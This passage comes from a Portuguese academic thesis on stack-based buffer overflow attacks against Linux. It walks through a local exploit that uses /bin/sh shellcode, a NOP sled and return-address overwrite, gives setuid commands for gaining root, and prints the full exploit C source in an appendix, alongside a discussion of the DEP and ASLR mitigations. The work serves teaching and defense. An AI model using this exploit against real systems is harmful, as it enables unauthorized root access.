Prosseguindo a execução do *exploit* até o final do programa, é notado que o mesmo insere um valor nulo ou zero no final do espaço de 200 *bytes* alocados para a variável *buffer* e depois logo em seguida executa a injeção dos dados da variável *buffer* utilizando a função *execl* no programa vulnerável de *buffer* simples mostrado acima, sobrescrevendo na seção *stack* o endereço de retorno com endereço para onde será executado o *shellcode*, e assim ganhando acesso root ao sistema operacional GNU/Linux Ubuntu, mostrado na Figura 15:

Figura 15: Acesso ao sistema como root



Fonte: O autor

4 DISCUSSÃO DOS RESULTADOS

É notado que o *exploit* foi realizado através da injeção de *bytecode* na variável *buffer* – um trecho de código independente do restante do programa que pode ser inserido dentro do *buffer*. A criação de um *bytecode* é bastante complexa e exige muita experiência e malícia por parte do programador. O *bytecode* que será inserido deverá ser interpretado pelo programa principal como um simples *buffer* de dados e, portanto, não poderá conter certos caracteres especiais e também não poderá depender de nenhuma variável do código principal, mantendo-se totalmente desvinculado e autônomo.

Entre os *bytecodes* mais comuns, o *shellcode* é o mais conhecido: trata-se de um código de programa que cria uma *Shell* (ou console) que permite ao *hacker* acessar todo o sistema com os privilégios de administrador (root), sendo explanado melhor sobre o *shellcode* na seção 2.7.

Entretanto, para que o código se torne útil ao *hacker*, é necessário que o controle do código seja assumido pelo usuário root e que o *bit* de permissão *suid* seja configurado como “*on*”. Então o código chamado de *exploit* que realiza o ataque no teste da seção 3.2 torna-se *suid* utilizando os seguintes comandos:

$ sudo chown root exploit
$ sudo chmod +s exploit
$ ls –l exploit

-rwsr–sr–x 1 root reader 15701 2017-02-01 exploit


Agora que *exploit* é um programa root vulnerável a um *buffer overflow*, basta inserir o código que gere um *buffer* e que possa ser inserido dentro do programa principal que está vulnerável. O *buffer* deverá conter o *shellcode* desejado e sobrescrever o endereço de retorno do *Stack* de modo que o *shellcode* seja executado. Para isso é necessário saber o endereço de memória em que o *shellcode* foi armazenado, o que não é fácil, pois como já foi dito, o *Stack* é dinâmico, ou seja, os dados são realocados continuamente. Além disso, há outra complicação, os 4 *bytes* nos quais o endereço de retorno é armazenado no *stack*

frame devem ser sobrescritos exatamente com o valor do endereço de retorno desejado para executar o *shellcode*. Então, o *hacker* deve não só descobrir o endereço de memória que contém o *shellcode*, mas também conseguir sobrescrever os 4 *bytes* que compõem tal endereço exatamente em cima dos 4 *bytes* que continham o endereço de retorno original definido pelo programador. Em casos como esse, são empregadas duas técnicas para resolve-los:

1. A primeira, segundo Erickson (2008) conhecida com o nome NOP (*No Operation*) *sled*, que consiste em inserir uma instrução de 1 único *byte* que não faz nada. Essas instruções são usadas em determinadas circunstâncias para fazer com que sejam executados ciclos de cálculos vazios que, por razões de sincronização, são exigidos na arquitetura dos processadores Sparc para garantir a correta execução de seqüências de ciclos de cálculos. Neste estudo de caso, porém, instruções NOP *sled* são usadas como expedientes: o hacker criará uma longa fila de instruções NOP *sled* e as inserirá antes do *shellcode*; quando o ponteiro EIP vai para um endereço qualquer presente nas NOP *sled*, o EIP será incrementado de uma unidade para cada instrução NOP até alcançar o *shellcode*. Se o endereço de retorno for sobrescrito com um endereço qualquer presente na NOP sled, o ponteiro EIP pulará para o *shellcode*, que será executado corretamente.
2. A segunda técnica consiste em despejar no final do *buffer* uma série de instâncias contíguas do endereço de retorno desejado. Desta forma a execução do programa passará para o novo endereço, desde que uma das instâncias inseridas no *buffer* sobrescreva exatamente os 4 *bytes* do endereço armazenado no ponteiro do *stack frame*.

O resultado da manipulação do *buffer* seria uma estrutura basicamente igual à mostrada a seguir:

Figura 16: Resultado da manipulação do buffer.



Fonte: O autor.

Mesmo dominando essas duas técnicas, é preciso conhecer a posição aproximada do *buffer* na memória para só então descobrir o endereço de retorno correto. Para encontrar a localização do endereço de memória de maneira aproximada, pode-se utilizar o *stack pointer* (ponteiro do stack), pois subtraindo deste ponteiro um valor apropriado é possível obter o endereço relativo de uma variável qualquer e, visto que no nosso programa o primeiro elemento do *Stack* é o *buffer* no qual estamos inserindo o *shellcode*, o endereço de retorno correto deve ser o próximo do *stack pointer*, o que significa que o *offset* deve ser próximo do primeiro endereço do topo da *stack*. Para melhor esclarecer o ataque, o código usado no mesmo é mostrado no apêndice A e explicado por partes abaixo.

Para compreender melhor o significado desse código: trata-se de um *exploit* projetado para criar um código malicioso, disfarçado de *buffer* de dados e inseri-lo em um programa vulnerável para que possamos assumir o controle do fluxo de execução e então executar um *shellcode* que será inserido quando o programa travar em função do *buffer overflow*.

Inicialmente é declarado a variável vetor chamada *shellcode*, que é preenchida com os *bytecodes* que geram o console do sistema ou mais comumente chamado de *Shell*:

```
char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
```


Lembrando que o restante das variáveis também são declaradas e é necessário compreender que elas são armazenadas em *little-endian* no *stack-frame*,

e logo após isso, subtrai-se um valor de 270 do endereço de memória da variável i que está bem pra baixo na ordem de armazenamento no *stack frame* armazenando o resultado na variável ret:

ret = (unsigned int) &i - offset;

Esse valor de 270 utilizado no código é obtido da melhor maneira possível através de experimentos utilizando comandos do BASH, possibilitando assim usar um *loop* com *for* para automatizar esses testes no próprio código, como mostrado na figura 17:

Figura 17: Laço de repetição usando comandos do BASH



Fonte: O autor

Esses experimentos para determiner o *offset*, só é possível porque o trecho de código baixo, permite que o programa aceite a entrada de argumentos de linha de comando:

int main (int argc, char *argv[])


E no código também possui uma checagem pra ver se o argumento de linha de comando existe, e se for verdade o mesmo é convertido para um valor inteiro:

if (argc > 1)

offset = atoi(argv[1]);

Após executar os comandos da figura 17, o próprio código irá aceitar via linha de comando o valor do *offset*, possiblitando assim descobrir o valor correto do endereço de retorno, como mostrado na figura 18:

Figura 18: Automatizando testes para descobrir o offset



Fonte: O autor

Por conseguinte é alocado na memória 200 *bytes* para a variável *buffer*, e logo após é preenchida com zeros utilizando a função bzero, mostrado no código abaixo:

```
buffer = (char *) malloc(200);

bzero(buffer, 200);
```

Agora entra a parte do código responsável por fazer o preenchimento da variável *buffer*, e especificamente neste trecho de código mostrado abaixo nota-se o uso de ponteiros para que os mesmos apontem para determinados pedaços da variável *buffer*, e em seguida é realizado o preenchimento da variável buffer com o endereço de retorno calculado anteriormente armazenado na variável ret:

```
ptr = buffer;
addr_ptr = (int *) ptr;
```

```
for (i=0; i < 200; i+=4)
   {
      *(addr_ptr++) = ret;
   }
```

Continuando, os primeiros 60 *bytes* do *buffer* são preenchidos com uma NOP *sled* (na linguagem de máquina para processadores com arquitetura x86, a instrução NOP é dada como 0x90):

```
for (i=0; i < 60; i++)
{buffer[i] = '\x90';}
```

Depois, o *shellcode* é posicionado após os primeiros 60 *bytes* da NOP *sled*, deixando o restante do *buffer* preenchido com o endereço de retorno. Visto que a última posição de um *buffe*r é identificada por um byte nulo (zero), sendo assim o *buffer* termina com zero:

```
ptr = buffer + 60;
for (i=0; i < strlen(shellcode); i++)
{ *(ptr++) = shellcode[i]; }

buffer[200-1] = 0;
```

Por fim, o código chama uma outra função que executa o programa vulnerável e insere o *buffer* alterado no programa principal que está vulnerável chamado de *buffer*:

```
execl("./buffer", "buffer", buffer, 0);
```

E a memória do *buffer* é esvaziada:

```
free(buffer);
```

Finalizado a análise do *exploit*, e percebendo as vulnerabilidades existentes, os meios para aumentar a segurança e tentar dificultar os ataques de *stack-based buffer overflow* foi a implementação no Linux *kernel* por seus desenvolvedores a PaX *Team*, os *patches* de atualizações contendo os mecanismos de proteções necessários, conhecido como PaX, provendo assim um gerenciamento seguro de memória onde os programas estão armazenados no tempo de sua execução. A

primeira implementação foi o *DEP* (*Data Execution Prevention*), na versão 2.6.8 no Linux *kernel*, que garante a execução apenas de segmentos de código marcados como executáveis, impossibilitando assim a injeção de código malicioso como utilizado nos testes deste trabalho. Está técnica é executada tanto em nível de *hardware* como também emulado em *software*. Segundo boletim da Microsoft (2017) a DEP imposta em nível de hardware marca todos os locais da memória de um processo, como sendo não executável, a não ser que o local explicitamente contenha código executável, sendo assim o mesmo depende de um hardware, o processador, que marca a memória com um atributo indicando que o código não pode ser executado a partir desse segmento de memória, funcionando na base de paginação da memória pré-virtual, alterando um *bit,* o *NX bit* (*no-executable bit*) no PTE (Page Table Entry) para marcar a página de memória. É notado também que a arquitetura do processador determina como a DEP é implementada no *hardware* e também como a DEP marca a página de memória virtual. E em nível de software a mesma foi implementada no Linux kernel pela PaX Team no arquivo NOEXEC.

No entanto, processadores que dão suporte à DEP em nível de *hardware* podem ter uma exceção quando um código é executado a partir de uma página marcada com o conjunto de atributos apropriado, podendo na maioria dos casos ocasionar erros. E para resolver essa situação, um conjunto adicional de verificações de segurança da prevenção de execução de dados foi adicionado ao Linux *kernel*. A DEP em nível de *software* é executado em qualquer processador que possa executar o Linux *kernel*, e por padrão a mesma ajuda a proteger apenas à limitados binários de sistema, independentemente das capacidades DEP em nível de hardware impostas pelo processador.

Depois que alguns *hackers* conseguiram passar pela técnica de segurança DEP, através de um método chamado ROP (*Return Oriented Programming*), foi desenvolvido uma outra técnica de segurança chamada ASLR (*Address Space Layout Randomization*) que segundo Müller (2008) tem como objetivo tornar aleatório, o espaço endereçado na memória à um determinado processo em execução, dificultando assim a exploração da vulnerabilidade encontrada na DEP; sendo implementada na versão 2.6.12 do Linux *kernel*. A implementação do ASLR aplica-se para tarefas que foram criadas de executáveis e bibliotecas ELF (*Executable and Linkable Format*); e o modelo de randomização do *layout* é

determinado pelo tempo na criação da tarefa na função load_elf_binary() em fs/binfmt_elf.c, onde três variáveis por tarefa (ou mais precisamente, mm_struct) são inicializadas com números randômicos: delta_exec, delta_nmap e delta_stack. A tabela abaixo especifica quais características o ASLR afeta em qual parte do layout do espaço de endereço:

Tabela 2: Partes do layout do espaço de endereço afetados pelo ASLR

ASLR	
Características	**Partes Afetadas**
RANDEXEC/RANDMMAP (delta_exec)	Segmento do executável principal code/data/bss
RANDEXEC/RANDMMAP (delta_exec)	brk() gerencia a memória (heap)
RANDMMAP (delta_mmap)	mmap() gerencia a memória (bibliotecas, heap, linha do stack, memória compartilhada)
RANDUSTACK (delta_stack)	Stack do usuário
RANDKSTACK	Stack do Kernel

Fonte: Adaptado de PaX Team (2003)[1]

O executável principal e o brk() podem ser randomizados de duas maneiras diferentes, isso depende do formato do arquivo do executável principal. Se for um arquivo ELF ET_EXEC, então é aplicado o RANDEXEC, no entanto caso for um arquivo ELF ET_DYN então é aplicado o RANDMMAP.

[1] https://pax.grsecurity.net/docs/aslr.txt

5 CONSIDERAÇÕES FINAIS

Através da realização de engenharia reversa e testes, foi apresentado como funciona o ataque de *stack-based buffer overflow* contra o Linux *kernel*, explicando conceitos básicos de arquitetura de computadores, sistema operacional e programação. Em relação ao ataque foram levados em consideração aspectos teóricos e técnicos de como o mesmo foi desenvolvido e como utilizá-lo, e com base na segurança da informação foi apresentado técnicas que aumentaram a segurança do Linux *kernel*, dificultando assim esses tipos de ataque no gerenciamento de memória.

Definitivamente este tipo de ataque não é o único na área de segurança de *software*, mas é o mais comum de todos, e o que todos os *hacker*s normalmente tentam primeiramente na hora de testar a segurança de um determinado *software*. É notado também que conforme vulnerabilidades são descobertas e exploradas por *hackers*, os desenvolvedores da comunidade do Linux *kernel*, tentam mitiga-las implementando técnicas de segurança que garantem para o usuário um ambiente mais sólido, seguro e estável, porém, existem exceções como em qualquer sistema robusto e complexo, pois possui uma variedade de módulos e bibliotecas interconectados e em funcionamento, o que torna difícil e trabalhoso sua manutenção, podendo assim haver diversas falhas que ainda não foram descobertas.

Conclui-se então neste presente trabalho que, ao desenvolver um software é necessário planejamento e um bom conhecimento em segurança no desenvolvimento do mesmo, para não correr o risco de um ataque como o que foi mostrado anteriormente*,* pois basta uma declaração de uma variável na ordem errada, e o *hacker* consegue injetar códigos maliciosos e alterar todo o fluxo do programa para adquirir acesso privilegiado ao sistema. Portanto, deve-se ter cautela no desenvolvimento de um *software,* possuindo um time de desenvolvedores com um certo conhecimento de baixo nível, metodologias de desenvolvimento seguro, e também é muito importante realizar uma bateria de testes, garantindo assim a qualidade do *software* em desenvolvimento.

Durante a elaboração deste trabalho, foi visto que existem outras possibilidades de pesquisa que podem agregar valor ao mesmo, sendo elas:

- Análise da técnica de segurança DEP (*Data Execution Prevention*)
- Análise da técnica de segurança ASLR (*Address Space Layout Randomization*)
- Análise da exploração de vulnerabilidade ROP (*Return Oriented Programming*)
- Análise da geração do *shellcode*

Possibilitando assim, os itens citados acima, de serem abordados em trabalhos futuros.

REFERÊNCIAS BIBLIOGRÁFICAS

ASLR. Disponível em: <https://pax.grsecurity.net/docs/aslr.txt>. Acesso em 01 maio 2017.

BLUM, Richard. **Linux Command line and shell scripting bible**. Indianapolis, Indiana: Wiley Publishing, Inc., 2008. 809 p.

CANONICAL LTD., **Líder do Projeto Ubuntu**. Dica de Leitura. Disponível em: <https://www.ubuntu.com/about/about-ubuntu>. Acesso em: 24 mar. 2017.

EILAM, Eldad. **Reversing:** secrets of reverse engineering. Indianapolis, Indiana: Wiley Publishing, Inc., 2005. 589 p.

ERICKSON, Jon. **Hacking:** the art of exploitation. 2. ed. San Francisco, CA: no Starch Press, Inc., 2008. 472 p.

FERREIRA, Rubem E.. **Linux:** guia do administrador do sistema. 2. ed. São Paulo: Novatec Editora, 2008. 716 p.

GCC: The GNU Compiller Collection. 2017. Disponível em: <https://gcc.gnu.org/>. Acesso em 27 junho 2017.

GDB: The GNU Project Debugger. 2017. Disponível em: <https://www.gnu.org/software/gdb/>. Acesso em 27 junho 2017.

GOODRICH, Michael T.; TAMASSIA, Roberto. **Introdução à segurança de computadores**. 1 ed. Porto Alegre: Bookman, 2013.

IRVINE, Kip R.. **Assembly language for x86 processors**. 7 ed. Upper Saddle River, New Jersey 07458: Pearson Education, Inc, 2014. 680 p.

MICROSOFT. **Uma descrição detalhada do recurso DEP**. 2017. Disponível em: <https://support.microsoft.com/pt-br/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in>. Acesso em 28 junho 2017.

MÜLLER, Tilo. ASLR Smack & Laugh Reference. **Seminar on Advanced Exploitation Techniques**, RWTH Aachen, Germany, 17 fevereiro 2008. Disponível

em: <https://www.cs.umd.edu/class/fall2015/cmsc414-0201/papers/aslr-smack-laugh.pdf>. Acesso em : 16 abr. 2017.

NOEXEC. Disponível em: <https://pax.grsecurity.net/docs/noexec.txt>. Acesso em 01 maio 2017.

PAX. Disponível em : <https://pax.grsecurity.net/docs/pax.txt>. Acesso em 01 maio 2017.

SCHILDT, Herbert. **C completo e total.** 3. ed. São Paulo: Pearson Makron Books, 1997. 827 p.

APÊNDICE A – Código realizador do ataque, denominado exploit

```
#include <stdio.h>
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";


int main (int argc, char *argv[])
{
   unsigned int i, *addr_ptr, ret, offset=270;
   char *buffer, *ptr;

   if (argc > 1)
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset;

   buffer = (char *) malloc(200);
   bzero(buffer, 200);


   ptr = buffer;
   addr_ptr = (int *) ptr;
   for (i=0; i < 200; i+=4)
   {
      *(addr_ptr++) = ret;
   }

   for (i=0; i < 60; i++)
   {buffer[i] = '\x90';}

   ptr = buffer + 60;
   for (i=0; i < strlen(shellcode); i++)
   { *(ptr++) = shellcode[i]; }

   buffer[200-1] = 0;

   execl("./buffer", "buffer", buffer, 0);

   free(buffer);

   return 0;

}
```